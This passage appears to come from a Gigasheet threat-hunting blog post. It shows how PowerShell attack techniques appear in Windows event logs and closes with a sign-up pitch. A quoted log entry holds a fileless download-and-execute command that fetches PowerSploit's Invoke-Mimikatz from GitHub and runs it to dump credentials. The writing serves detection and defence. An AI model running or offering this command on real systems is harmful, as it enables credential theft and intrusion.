
But, hey, where's this actually executed? This log doesn't show execution. Here's another log which shows how the download is enclosed within an ***Invoke-Expression*** call to execute the retrieved code directly into memory - leaving no file on the disk.

Row: 17214

COMPUTER	WS-2-MAIN
#ATTRIBUTES/...	Http://Schemas.Microsoft.Com/Win/2004/08/Events/Event
EVENTDATA/D...	Stopped
EVENTDATA/D...	Available
EVENTDATA	NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=5.1.19041.1320 HostId=C52a3547-F5c6-4260-B269-66752084497b HostApplication=C:\Windows\System32\WindowsPowerShell\V1.0\Powershell.Exe IEX (New-Object Net.WebClient).DownloadString('Https://Raw.Githubusercontent.Com/PowerShellMafia/PowerSploit/F650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.Ps1'); Invoke-Mimikatz -DumpCreds EngineVersion=5.1.19041.1320 RunspaceId=357f1845-D7aa-4f03-846c-55bc32c3211f PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=
EVENTDATA/D...	682
SYSTEM/EVEN...	0
SYSTEM/EVEN...	403
SYSTEM/KEYW...	0x80000000000000
SYSTEM/OPC...	0
SYSTEM/TASK	4
SYSTEM/VERSI...	0

You can proceed with your analysis by looking for the ScriptBlock in the PowerShell Operational log source (if you had the configuration enabled). It logs the entire downloaded and executed script. However, if a downgrade attack was performed in conjunction, you're likely going to be stuck with the command only.

Here's the log for the Invoke-Mimikatz call which has over 139 ScriptBlock events in total:



What's Next?

I've just covered hunting strategies against some of the most commonly used attack techniques by threat actors. PowerShell isn't going away any sooner. It's better this way that hunters and defenders work on sound strategies to hunt for these threats proactively.

That's it for this article - but you can continue your threat hunts on Gigasheet for ***free***! That's right. Use this link to sign up on Gigasheet and get started now!